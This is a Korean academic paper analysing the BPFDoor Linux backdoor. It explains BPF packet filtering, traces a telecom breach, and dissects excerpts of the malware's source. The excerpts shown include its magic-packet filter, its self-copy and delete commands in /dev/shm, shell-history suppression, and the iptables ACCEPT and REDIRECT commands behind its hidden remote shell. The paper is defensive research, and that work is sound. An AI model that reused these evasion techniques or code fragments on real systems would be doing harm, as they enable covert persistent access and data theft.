BPFDoor 악성코드의 위협과 탐지 회피 전략 분석

강승윤 · 김윤중[+] · 고승원[+] · 안혁*

한국폴리텍대학 서울강서캠퍼스 사이버보안과

Analysis of BPFDoor and Its Detection-Evasion Techniques

Seung-Yoon Kang · Yun-Jung Kim[+] · Seung-Won Ko[+] · Hyok An*

Dept. of Cyber Security, Seoul Gangseo Campus of Korea Polytechnics

E-mail : seungyoon7373@gmail.com / gimyunjung4@naver.com / tonytony1714@gmail.com / anhyok@kopo.ac.kr

요 약

현대 사이버 환경에서의 공격 양상은 점점 다양해지고 있으며, 이 중 APT (Advanced Persistent Threat) 공격은 장기적이고 은밀한 침투를 통해 특정 목표를 달성하는 특징이 두드러진다. 특히 APT 공격에서 장기간 탐지되지 않은 채 목표를 달성하기 위해서는 거점 확보 및 지속적인 은닉성이 핵심 요소이다. 이러한 핵심 요소를 극대화한 대표적인 악성코드 중에는 지난 몇 년간 아시아 및 중동의 특정 산업을 표적으로 삼은 APT 공격에서 자주 발견되고 있는 BPFDoor가 있다.

본 논문은 BPFDoor의 위협과 탐지 회피 전략을 분석하기 위해 먼저 BPF (Berkeley Packet Filter) 기술을 설명하고, 해당 악성코드의 메커니즘과 전반적인 기능을 코드 기반으로 분석한다. 이를 통해 고도화된 은닉성을 구현하는 구체적인 방법을 다룸과 동시에 실제 사례를 통해 해당 악성코드의 위협과 심각성을 조명한다. 또한 해당 악성코드에 대한 전통적인 보안의 한계와 이를 해결하는 기술적·운영적·환경적 대응방안을 제시한다.

ABSTRACT

In the modern cyber environment, attack methods are becoming more diverse, and among them, APT (Advanced Persistent Threat) attacks are distinguished by their prolonged and covert intrusions to achieve specific goals. In particular, maintaining persistent footholds and concealment are essential factors for APT attacks to remain undetected while reaching their goals. One representative malware that maximizes these core elements is BPFDoor, which has frequently been observed in APT campaigns targeting specific industries in Asia and the Middle East in recent years. This paper analyzes the threats and detection-evasion strategies of BPFDoor by first explaining BPF (Berkeley Packet Filter) technology and then examining the malware's mechanisms and overall functions at the code level. Through this, it identifies the concrete methods by which advanced concealment is implemented, illustrates the severity through a real-world case, and finally presents technical, operational, and environmental countermeasures to address the limitations of traditional security defenses against such malware.

키워드

BPFDoor, BPF, Kernel-level backdoor, Detection-evasion, APT, Telecom infrastructure

+ 두 저자는 동일한 기여도로 참여함

* 교신저자

Ⅰ. 서 론

최근 사이버 환경에서는 장기적이고 목표 지향적인 APT (Advanced Persistent Threat) 공격 기법을 이용한 사이버 범죄가 증가하고 있다. 이러한 장기적인 공격에서 은닉을 통한 지속적인 거점 확보는 공격의 성패를 결정짓는 핵심 요소 중 하나이다. 이러한 바탕에서 APT 공격에 사용되는 악성코드는 은닉을 위해 기존의 보안 솔루션의 탐지를 회피하며, 시스템에 은밀히 상주하여 장기간 정보 수집과 원격 제어를 통해 목표를 이루고 있다. 그 중 최근 아시아 지역 특정 대상의 공격에 빈번하게 사용되고 있는 BPFDoor 악성코드 [1]는 국내 모 기업 서버 침해사고에 의해 큰 주목을 받게 되었다. 그 배경에는 고도화된 은닉성이 있다.

BPFDoor는 BPF (Berkeley Packet Filter) 기술을 이용하여 네트워크 트래픽을 커널의 링크 레벨 드라이버에서 직접 가로채고, 보안 모니터링 체계를 우회하는 특징을 가진다 [2]. 또한 해당 악성코드는 정상 프로세스로 위장하고, 포트 개방 없이 특정 패킷을 수신할 때까지 어떠한 행위도 하지 않은 채로 대기한 뒤 쉘 기반 제어 채널을 수립함으로써,감염 사실을 장기간 노출시키지 않고도 APT 공격이 가능하다. 따라서 해당 계열 악성코드에 대한 보안 대책이 필요하다.

본 논문은 BPFDoor의 위협의 실체를 체계적으로 규명하여, 포괄적이며 실효적 대응 방안을 제시하는 것을 목적으로 한다. 이를 위해 은닉에 사용되는 원천 기술인 BPF의 동작 원리, GitHub에 공개된 코드를 기반으로 BPFDoor의 구성요소를 코드 레벨에서 해석하고, 이를 통해 탐지 회피 기법을 분석한다. 또한 BPFDoor를 통해 장기간 은닉에 성공하여 발생한 침해사고 사례를 통해 피해의 심각성을 살펴본다. 아울러 이러한 악성코드를 탐지하기 위한 기술적·운영적·환경적 대응방안을 제시하고, 동시에 대응방안의 한계 또한 분석한다.

Ⅱ. 관련 연구

Ⅱ.1 BPF (Berkeley Packet Filter) 개요

과거 유닉스 시스템에서 네트워크 모니터링 도구는 NIC(Network Interface Card)을 통해 수신된 모든 패킷을 커널 공간(Kernel Space)에서 사용자 공간(User Space)으로 복사한 뒤 사용자 공간에서 필터링했다. 이러한 구조는 필터 조건과 다른 불필요한 패킷까지 복사하게 만듦으로써 심각한 성능 저하를 초래했다. 이러한 문제를 해결하기 위해 도입된 것이 BPF다 [2].

아래 그림 1과 같이 NIC을 통해 수신된 패킷은 일반적으로 링크 레벨의 네트워크 드라이버를 거쳐 커널의 네트워크 프로토콜 스택으로 전달된다. 하지만 BPF가 NIC을 통해 listening 중이면 네트워크 드라이버는 BPF를 호출하고, BPF는 유저 모드의 프로세스가 정의한 필터를 커널 내 레지스터 기반의 가상머신에서 실행한다. 이 때, BPF는 DMA(Direct Memory Access) 방식으로 받은 패킷 메모리 영역에서 직접 참조(In-place)하여 필터링한다. 필터를 만족하는 패킷만 각각의 프로세스의 BPF 버퍼에 복사되고, 이후 사용자 공간으로 전달된다.

이렇듯 BPF는 레지스터 기반 가상머신과 In-place 방식으로 필터링하는 메커니즘을 통해 불필요한 메모리 복사를 줄여 빠른 패킷 필터링을 가능하게 하여 오랜 기간 패킷 필터링을 대표하는 기술로 자리 잡았다. 이후 2014년 출시된 eBPF(Extended BPF)와 구별하기 위해 cBPF(Classic BPF)로 불리게 되었으며 [3], 해당 논문에서 언급하는 BPF는 특별한 언급이 없는 이상 cBPF를 의미한다.



그림 1. BPF Overview [2]

Ⅱ.2 BPF 기반 패킷 필터링

BPF는 유닉스 시스템에서 네트워크 패킷을 효율적으로 필터링하고 캡처하기 위해 개발된 기술이며, 특정 조건에 따른 선택적 패킷 처리 및 분석을 지원한다.

```
struct sock_filter {
        __u16    code;
        __u8     jt;
        __u8     jf;
        __u32    k;
};
struct sock_fprog {
        unsigned short              len;
        struct sock_filter __user *filter;
};
```

Code 1. BPF Filter Struct Code in Linux [6]

한편 리눅스 커널에서는 LSF(Linux Socket Filtering)를 사용 중이며 BPF와 뚜렷한 차이점이 있으나, BPF에서 파생되어 동작 방식이 매우 비슷

하고, 정확히 같은 필터 코드 구조를 따른다 [4]. 이에 따라 리눅스의 패킷 필터링을 BPF라고 부른다 [5].

위의 Code 1은 리눅스 내장 라이브러리인 uapi/linux/filter.h [6]에 정의되어 있는 sock_filter 및 sock_fprog 구조체 코드이다. sock_filter 구조체는 BPF 명령어에 따른 filter를 정의하며, sock_fprog 구조체는 전체 필터 프로그램을 나타낸다.

sock_filter 구조체는 네 개의 핵심 필드로 구성되며, code는 BPF 명령어의 연산 코드로서 LD(로드), JMP(점프), RET(반환), ALU(산술논리연산) 등의 명령어 클래스와 연산 종류, 주소 모드를 조합하여 실행할 작업을 정의한다. jt는 조건부 점프에서 조건이 참일 때 현재 명령어 위치로부터의 상대적 이동(offset)을 나타내며, jf는 조건이 거짓일 때의 점프 오프셋을 지정하여 jt와 함께 조건부 분기를 구현한다. k는 명령어 실행에 필요한 32비트 상수값으로서 비교 연산의 기준값, 메모리 로드 시의 오프셋 주소, 반환값, 또는 산술 연산의 피연산자 등 다양한 용도로 활용된다. 이 네 필드의 조합을 통해 하나의 완전한 BPF 명령어가 구성되고 이러한 명령어들의 배열이 패킷 필터링 프로그램을 형성한다 [5].

```
{
  { 0x28,   0,   0, 0x0000000c },
  { 0x15,   0,   3, 0x00000800 },
  { 0x30,   0,   0, 0x00000017 },
  { 0x15,   0,   1, 0x00000001 },
  { 0x06,   0,   0, 0x0000ffff },
  { 0x06,   0,   0, 0000000000 }
}
```

Code 2. Example Code of BPF in Linux

위의 Code 2는 리눅스에서 C 언어로 구현된 BPF 필터링 코드 예이다. Code 1의 sock_filter 구조로 구성되어 다음과 같은 모양을 하고 있다:

{ code, jt, jf, k }
:명령어, 점프위치(참), 점프위치(거짓), 매개변수

첫 번째 명령어 { 0x28, 0, 0, 0x0000000c }에서 code 0x28은 BPF_LD | BPF_H | BPF_ABS로 절대주소에서 2바이트(halfword)를 로드하는 명령이고, k 값 0x0000000c(12)는 EtherType 필드의 오프셋을 의미한다. 두 번째 명령어 { 0x15, 0, 3, 0x00000800 }에서 code 0x15는 BPF_JMP | BPF_JEQ | BPF_K로 비교 점프 명령이며, jf 값 3은 조건이 거짓일 때 3개 명령어만큼 점프(l5로 이동)하고, k 값 0x00000800은 IPv4 EtherType과 비교할 상수이다 [7]. 이처럼 각 어셈블리 명령어가 정확히 sock_filter 구조체의 네 필드로 인코딩되어 있으며, 이러한 명령어들이 순차적으로 배열되어 sock_fprog 구조체의 filter 배열을 구성하고, len 필드에는 총 6개의 명령어 개수가 저장되어 완전한 BPF 필터 프로그램을 형성한다. 이를 어셈블리어로 바꾸면 아래 Code 3과 같다.

```
l0:    ldh [12]
l1:    jeq #0x800, l2, l5
l2:    ldb [23]
l3:    jeq #0x1, l4, l5
l4:    ret #0xffff
l5:    ret #0
```

Code 3. BPF Assembly Language

다음은 Code 3에 대한 해석이다. 먼저 줄번호 l0은 패킷의 오프셋 12에서 EtherType을 읽는다. 다음 줄번호 l1에서 IPv4(EtherType 0x0800)인지 확인하고, IPv4라면 줄번호 l2에서 오프셋 23에서 프로토콜 필드를 읽는다. 그 다음 줄번호 l3에서 ICMP (프로토콜 필드값 0x01)인지 검사한 후, 조건을 만족하면 패킷을 통과시키고(0xffff 반환) 그렇지 않으면 드롭한다(0 반환). 이를 아래 그림 2와 같이 CFG (Control Flow Graph)로 나타낼 수 있다.



그림 2. CFG Filter Function for “ICMPv4”

결과적으로 위의 BPF 프로그램은 네트워크 패킷 중 IPv4 ICMP 패킷만 필터링을 통과하여 유저 공간으로 전달한다.

Ⅱ.3 BPFDoor의 작동 과정

일반적으로 BPFDoor는 APT 공격의 일부로서, 피해 시스템 침투 후 루트 권한 획득을 전제로 실행된다.

해당 악성코드 실행 시 /var/run 디렉터리에 PID 파일을 생성하여 중복 실행을 방지하며, 루트 권한이 없거나 이미 실행 중일 경우 해당 프로세스는 종료된다. 만약 최초 실행인 경우 to_open 함수를 통해 /dev/shm 디렉터리에 위장된 이름으로 자가복제 후 복제된 악성코드를 실행하고, 해당 파일을 삭제한다. 이후 데몬화를 거쳐 부모 프로세스는 종료되고 자식 프로세스가 독립적으로 백그라운드에

서 동작한다. 이러한 과정을 거친 악성코드는 정상적인 프로세스처럼 실행된다. 그 후 커널의 BPF에 필터를 등록하면, BPF에서 특정 조건에 맞는 패킷인 매직 패킷(Magic Packet)을 수신했을 때만 필터를 등록한 프로세스에 매직 패킷을 복사하여 전달한다. 매직 패킷을 전달받은 악성코드는 셸을 열고 외부 명령을 수신 및 실행한다 [8].

Ⅱ.4 BPFDoor의 탐지 회피 기법

BPFDoor는 다양한 은닉 기법을 통해 전통적인 보안 체계를 우회한다. 먼저 악성코드 실행 시 원본 파일을 자가 삭제, /dev/shm 경로로 복제, 실행을 통한 메모리에 적재, 복제 파일을 삭제함으로써 파일 기반 정적 탐지를 어렵게 한다. 또한 프로세스는 fork()와 setsid()를 이용한 세션 분리 및 데몬화를 거쳐 독립적으로 동작하며, /var/run에 PID 파일을 생성하고 prctl 함수를 통해 그럴듯한 이름의 시스템 프로세스로 위장하고, 이 과정에서 문자열 기반이 아닌 Hex 코드로 저장함으로써, 단순한 문자열 기반 정적 분석 도구에 의한 탐지 가능성을 낮춘다. 또한 BPF에 필터를 등록하여 사전에 정의한 조건에 맞는 패킷인 매직 패킷을 수신할 때까지 대기하다가, 매직 패킷을 수신했을 때만 활성화된다. 이러한 BPF 필터를 이용하는 구조는 netfilter 기반의 호스트 방화벽 규칙 적용 이전 단계에서 패킷이 필터링되어 복사되므로, 호스트 방화벽의 탐지를 회피하여 매직 패킷을 전달할 수 있다. 활성화 이후 공격자 주소를 대상으로 iptables NAT REDIRECT 룰을 임시로 삽입하여 리버스 셸을 연결한 뒤, 통신 종료 시 해당 룰을 삭제하여 흔적을 최소화한다. 또한 셸 프롬프트 형식을 설정하여 정상적인 시스템 환경으로 위장하고, HISTFILE 및 MYSQL_HISTFILE을 /dev/null로 리다이렉트하여 공격자의 명령 및 데이터베이스 질의 이력이 기록되지 않도록 한다. 통신 과정에서는 RC4 기반 간단하게 암호화를 하여 패킷의 페이로드로 탐지할 수 없게 한다. 이를 통해 IDS/IPS의 페이로드 기반 탐지를 회피한다 [8].

간단히 말하면 BPFDoor는 자가삭제, 휘발성 메모리 상주, 세션 분리 및 정상 프로세스로 위장, 시스템 구성 요소인 BPF를 이용한 은밀한 트리거 및 호스트 방화벽 탐지 우회, 로깅 차단, iptables 임시 조작, 암호화 통신과 같은 다층적 기법을 결합함으로써 장기간 은닉성과 지속성을 유지하여 정보 탈취 및 원격 제어를 수행할 수 있게 한다.

Ⅲ. BPFDoor 분석

Ⅲ.1 침해사고 흐름에서 본 BPFDoor

최근 모 통신사 침해사고에서 공격자는 인터넷에 연결된 시스템 관리망에 있는 서버 A(편의상 서버 A, 서버 B 등으로 칭함)에 침투한 후, CrossC2 악성코드를 설치하여 초기 거점을 확보했다. 이어 서버 A에서 평문으로 저장된 계정 정보를 수집하여 동일 네트워크 내 서버 B로 측면 이동했다. 서버 B에서도 추가로 계정 정보를 확보하여 피해 시스템에 접근하였다 [9].

Date	Event
2021/08/06	시스템 관리망 내 서버 A에 CrossC2 악성코드 설치
2021/08/06	평문으로 저장된 계정정보 획득
2021/12/24	계정정보를 활용하여 피해 서버 접속
2022/01/01	HSS 서버에 BPFDoor 설치 완료
2022/06/22	추가 거점에 BPFDoor 설치
.....	로그 없는 기간 대다수
2025/04/18	외부 인터넷과 연결 접점이 있는 서버 C를 거쳐 유출
	보안관제센터, 이상 트래픽 감지
	특정 장비에서 악성코드 발견으로 인한 침해사고 의심 정황 확인
2025/04/20	KISA에 최초 신고
2025/04/22	개인정보위원회에 개인정보유출 정황 신고

표 1. Flow of Incident [9, 10]

이후 해당 피해 시스템에서 권한 상승 취약점인 Dirty Cow 취약점(CVE-2016-5195)이 패치되지 않은 것을 이용하여 루트 권한을 획득하였다. 이후 피해 시스템 내 BPFDoor 악성코드를 실행하여 장기간 잠복하였다. 그러던 중 해당 서버에서 DB 질의를 통해 수집한 데이터를 압축하여, 외부로 유출시켰다 [10].

이러한 흐름은 Initial Access -> Credential Access → Lateral Movement → Privilege Escalation → Execution -> Collection -> Exfiltration 로 간단히 설명할 수 있다. 이 중 BPFDoor 악성코드 실행은 Execution에 해당하는 행위이다.

Ⅲ.2 BPFDoor 악성코드 분석

위의 표 1에서 알 수 있듯 초기 침투 후 BPFDoor를 실행한 지 약 3년이 지난 시점에서 침해사고를 인지했다고 한 점이 사실일 경우, 해당 악성코드가 고도화된 은닉성을 가졌다고 할 수 있다. 이러한 은닉성의 구현 방식을 GitHub 저장소에 공개된 코드 [8]를 기반으로 분석한다.

Ⅲ.2.1 to_open 함수에서의 회피

```
int to_open(char *name, char *tmp)
{
  char cmd[256] = {0};
  char fmt[] = {
    0x2f, 0x62, 0x69, /* ...중략...*/, 0x00};

  snprintf(cmd, sizeof(cmd), fmt, tmp, name,
           tmp, tmp, tmp, tmp);
  system(cmd);
  sleep(2);
  if (access(pid_path, R_OK) == 0)
    return 0;
  return 1;
}
```

Code 4. Function. to_open()

해당 함수 내부에 정의된 Hex 포맷으로 된 fmt 배열을 이용하여 실행 명령어를 구성한다. 이후 snprintf 함수를 통해 fmt의 포맷 지정자(%s)에 인자로 전달된 name 및 tmp 값을 삽입하여 명령어를 완성한다. 완성된 명령어는 system 호출을 통해 실행되고, access 함수를 이용하여 사전에 정의된 pid_path 경로에 대한 접근 권한을 확인한다. 해당 경로에 읽기 권한이 존재할 경우 함수는 정상 실행을 의미하는 0을 반환하고, 그렇지 않을 경우 1을 반환한다. 아래의 Code 5는 to_open 함수의 Hex로 표현된 fmt를 문자열 포맷으로 바꾼 후 나타낸 명령어이다. 아래의 명령어를 실행하여 파일을 자가삭제를 한다. 이로써 보조기억장치에 파일로 존재하지 않고, 메모리에만 상주하게 되어, 파일 기반 탐지를 회피한다.

```
/bin/rm -f /dev/shm/%s;
/bin/cp %s /dev/shm/%s &&
/bin/chmod 755 /dev/shm/%s &&
/dev/shm/%s --init &&
/bin/rm -f /dev/shm/%s
```

Code 5. Actual commands obtained by decoding the hex-encoded string in function to_open

Ⅲ.2.2 packet_loop 함수에서의 회피

BPFDoor 악성코드의 핵심적인 패킷 처리 및 필터링은 packet_loop 함수 내에서 구현된다. 해당 함수를 통해 BPF에 필터를 등록하고, 매직 패킷이 NIC에서 수신됐을 때, 매직 패킷을 전달받는다. 아래의 Code 6은 매직 패킷을 필터링하여 BPFDoor로 전달받기 위해 BPF에 등록하는 코드이다. 다음의 그림 3은 bpf_code를 Ⅱ.2장에서 설명한 Code 2 및 "/include/uapi/linux/bpf_common.h"[11]을 참고하여 계산한 필터를 Tree 모형으로 나타낸 것이다.

```
void packet_loop()
{
    // … 중략… //
  struct sock_fprog filter;
  struct sock_filter bpf_code[] = {
   l00   { 0x28, 0, 0, 0x0000000c },
   l01   { 0x15, 0, 27, 0x00000800 },
   l02   { 0x30, 0, 0, 0x00000017 },
   l03   { 0x15, 0, 5, 0x00000011 },
   l04   { 0x28, 0, 0, 0x00000014 },
   l05   { 0x45, 23, 0, 0x00001fff },
   l06   { 0xb1, 0, 0, 0x0000000e },
   l07   { 0x48, 0, 0, 0x00000016 },
   l08   { 0x15, 19, 20, 0x00007255 },
   l09   { 0x15, 0, 7, 0x00000001 },
   l10   { 0x28, 0, 0, 0x00000014 },
   l11   { 0x45, 17, 0, 0x00001fff },
   l12   { 0xb1, 0, 0, 0x0000000e },
   l13   { 0x48, 0, 0, 0x00000016 },
   l14   { 0x15, 0, 14, 0x00007255 },
   l15   { 0x50, 0, 0, 0x0000000e },
   l16   { 0x15, 11, 12, 0x00000008 },
   l17   { 0x15, 0, 11, 0x00000006 },
   l18   { 0x28, 0, 0, 0x00000014 },
   l19   { 0x45, 9, 0, 0x00001fff },
   l20   { 0xb1, 0, 0, 0x0000000e },
   l21   { 0x50, 0, 0, 0x0000001a },
   l22   { 0x54, 0, 0, 0x000000f0 },
   l23   { 0x74, 0, 0, 0x00000002 },
   l24   { 0xc, 0, 0, 0x00000000 },
   l25   { 0x7, 0, 0, 0x00000000 },
   l26   { 0x48, 0, 0, 0x0000000e },
   l27   { 0x15, 0, 1, 0x00005293 },
   l28   { 0x6, 0, 0, 0x0000ffff },
   l29   { 0x6, 0, 0, 0x00000000 },
      };
  filter.len=sizeof(bpf_code) / sizeof(bpf_code[0])
  filter.filter = bpf_code;

  if ((sock = socket(PF_PACKET, SOCK_RAW,
                     htons(ETH_P_IP))) < 1)
      return;

  if(setsockopt(sock,SOL_SOCKET,
  SO_ATTACH_FILTER,&filter,sizeof(filter))
   == -1) { return; }
```

Code 6. BPFDoor Magic Packet Filter

Code 6에서 필터를 정의한 후 소켓을 만드는 socket() 함수에서 SOCK_RAW를 옵션을 사용함으로써 커널의 프로토콜 스택을 우회하여 프로세스에 전달할 수 있다.



그림 3 Tree Filter Function for “bpf_code of Code 6”

```
while (1) {
      memset(buff, 0, 512);
      psize = 0;
      r_len = recvfrom(sock, buff, 512, 0x0,
                NULL, NULL);
      // … 중략 … //

      if (mp) {
            if (mp->ip == INADDR_NONE)
                  bip = ip->ip_src.s_addr;
            else
                  bip = mp->ip;
            pid = fork();
            if (pid) {
                  waitpid(pid,NULL,WNOHANG);
            }
            else {
      // … 중략 … //

            if (fork()) exit(0);
            chdir("/");
            setsid();
      // … 중략 … //

            exit(0);
      // … 중략 … //
      }
}
```

Code 7. Infinite Loop with Packet Handling and Daemonization

소켓의 옵션을 설정하는 setsockopt 함수를 통해 소켓에 BPF 필터를 등록하여 필터링 된 패킷만 프로세스에 전달한다. 이를 통해 매직 패킷을 리눅스 호스트 방화벽의 탐지를 우회하여 전달할 수 있다.

다음의 Code 7은 packet_loop 함수의 일부로서 악성코드로 들어오는 매직 패킷을 수신 후 처리하는 코드이다. recvfrom 함수에서 BPF에 의해 필터링된 매직 패킷을 RAW 소켓으로부터 전달받는다. 그 후 자식 프로세스를 생성하여 부모 프로세스로부터 독립한 다음 백그라운드에서 실행하도록 데몬화한다. 매직 패킷이 유효하게 수신되면 자식 프로세스 생성한다. 해당 자식 프로세스는 다시 fork를 호출하여 부모 프로세스를 종료시키고, init/system에 붙는 고아 프로세스가 된다. 이는 정상적인 프로세스처럼 보이게 하는 은닉 기법이다.

아래의 Code 8은 Magic_packet의 구조체 코드로써 C2 서버와의 명령을 통신하기 위해 패킷의 flag, ip, port, 명령을 처리하기 위한 pass를 정의한다. 패킷 단위로 데이터를 주고 받을 때 각 필드가 정확히 메모리에 연속적으로 배치되도록 __attribute__((packed))를 적용시켜 통신에 오류가 생기지 않도록 한다.

```
struct magic_packet{
      unsigned int flag;
      in_addr_t ip;
      unsigned short port;
      char pass[14];
} __attribute__ ((packed));
```

Code 8. Magic Packet Struct

```
cmp = logon(mp->pass)
switch(cmp) {
case 1:
      strcpy(sip, inet_ntoa(ip->ip_src));
      getshell(sip, ntohs(tcp->th_dport));
      break;
case 0:
       scli = try_link(bip, mp->port);
       if (scli > 0)
             shell(scli, NULL, NULL);
             break;
case 2:
       mon(bip, mp->port);
       break;
}
```

Code 9. Branching by cmp is from mp->pass

위의 Code 9는 logon 함수를 통해 받은 리턴값으로 각자 다른 명령을 수행하는 코드이다. cmp 값에 따라 switch 문으로 분기 처리하여 1일 경우 getshell 함수 실행, 0일 경우 try_link 함수를 통해 TCP 연결 시도 후 shell 함수 실행, 2일 경우 UDP 통신을 위한 mon 함수를 실행한다.

Ⅲ.2.3 악성 Shell에서의 회피

```
int shell(int sock, char *rcmd, char *dcmd)
{
  // … 중략 … //
  char ps[] = {
    0x50, 0x53, 0x31, /* ... 중략 ... */, 0x00};
  char histfile[] = {
    0x48, 0x49, 0x53, /* ... 중략 ... */ 0x00};
  char mshist[] = {
    0x4d, 0x59, 0x53, /* ... 중략 ... */, 0x00};
  char ipath[] = {
    0x50, 0x41, 0x54, /* ... 중략 ... */ 0x00};
  // … 중략 … //
  if (rcmd != NULL) system(rcmd);
  if (dcmd != NULL) system(dcmd);

  // … 중략 …//
}
```

Code 10. Function. shell()

위의 Code 10은 BPFDoor가 시스템에서 활동 흔적을 은폐하기 위해 사용하는 환경변수 설정 부분으로, 각 변수들은 16진수 값으로 인코딩되어 정적 분석을 회피하면서 로그 기록을 무력화시키는 역할을 한다. 배열 ps는 셸 프롬프트 형식을 설정하여 정상적인 시스템 환경을 위장하고, histfile[]과 mshist[]는 각각 일반 셸과 MySQL 명령어 히스토리를 /dev/null로 리다이렉트하여 공격자의 명령어 실행 기록이 남지 않도록 한다.

```
void getshell(char *ip, int fromport)
{
  // ...중략 ...//

  char cmdfmt[] = {
    0x2f, 0x73, 0x62, 0x69, 0x6e, 0x2f,
    0x69, 0x70, /*...중략...*/, 0x00};
  char rcmdfmt[] = {
    0x2f, 0x73, 0x62, 0x69, 0x6e, 0x2f,
    0x69, 0x70, /*...중략...*/, 0x00};
  char inputfmt[] = {
    0x2f, 0x73, 0x62, 0x69, 0x6e, 0x2f,
    0x69, 0x70, /*...중략...*/, 0x00};
  char dinputfmt[] = {
    0x2f, 0x73, 0x62, /*...중략...*/ 0x00};
```

Code 11. Hex-encoded iptables command

위의 Code 11은 getshell 함수의 일부로 iptables의 명령어를 Hex 포맷으로 정의한 코드이다. 이는 단순한 문자열 기반 정적 분석 도구에 의한 탐지 가능성을 낮춘다.

```
    sockfd = b(&toport);
    if (sockfd == -1) return;

    snprintf(cmd, sizeof(cmd), inputfmt, ip);
    snprintf(dcmd, sizeof(dcmd), dinputfmt, ip);
    system(cmd);
    sleep(1);
    memset(cmd, 0, sizeof(cmd));
    snprintf(cmd, sizeof(cmd), cmdfmt, ip,
            fromport, toport);
    snprintf(rcmd, sizeof(rcmd), rcmdfmt, ip,
            fromport, toport);
    system(cmd)
    sleep(1);
    sock = w(socked);
    if( sock < 0 ){
      close(sock);
      return;
    }

    shell(sock, rcmd, dcmd);
    close(sock);
```

Code 12. Port hiding and remote shell establishment using iptables configuration

위의 Code 12는 iptables INPUT 체인 허용 룰과 NAT PREROUTING 리디렉션 룰을 통해 공격자 IP의 방화벽 우회 및 포트 은폐를 구현하여 원격 백도어 접근을 가능하게 하는 과정이다.

제일 먼저 실행되는 명령은 '/sbin/iptables -I INPUT -p tcp -s %s –j ACCEPT'로 피해 시스템의 방화벽 INPUT 체인에 매개변수로 받은 ip에서

들어오는 TCP 패킷을 허용한다. 이는 피해 시스템 외부에서 연결을 하기 위해 필요할 수 있는 명령어다. 이후 다음 명령을 통해 NAT 테이블의 PREROUTING 체인에 리디렉션 룰이 추가된다. '/sbin/iptables -t nat -A PREROUTING -p tcp -s %s --dport %d -j REDIRECT －to-ports %d' 명령어는 공격자가 외부에서 지정한 포트로 접속할 경우, 해당 패킷을 피해 시스템 내부 포트로 리디렉션하여 전달한다. 이를 통해 공격자는 실제 서비스 포트를 알지 못하더라도 자신이 접속 가능한 포트를 통해 셸이나 백도어에 접근할 수 있게 된다. 이와 같은 기법은 포트 은폐 및 탐지 회피 전략으로 활용될 수 있으며, IDS/IPS 등의 보안 시스템으로부터 탐지를 피하는 데 사용된다. 이후 공격자는 원격 셸 환경을 위한 PTY(Pseudo Terminal)을 이용한 셸 연결을 시도한다. 이를 위해 내부적으로 PTY 디바이스를 생성하고, 이를 이반으로 셸 입출력을 처리하는 일련의 함수들이 호출된다. 이후 shell 함수를 통해 직전에 사용되었던 iptables 명령어 2개에 대한 반대 명령어를 실행하여 iptables 정책 상 처음부터 없었던 것처럼 보이게 한다.

아래 Code 13부터 Code 14까지는 PTY 연결을 위한 함수들로 다음은 동작 원리와 역할에 대해 분석한 내용이다.

```
char *ptr;
int fd;

strcpy(pts_name,"/dev/ptmx");
if ((fd = open(pts_name,O_RDWR)) < 0) {
      return -1;
 }

if (grantpt(fd) < 0) {
      close(fd);
      return -2;
}

if (unlockpt(fd) < 0) {
      close(fd);
      return -3;
}
if ((ptr = ptsname(fd)) == NULL) {
      close(fd);
      return -4;
}

strcpy(pts_name,ptr);

return fd;
```

Code 13. Master-Slave PTY creation

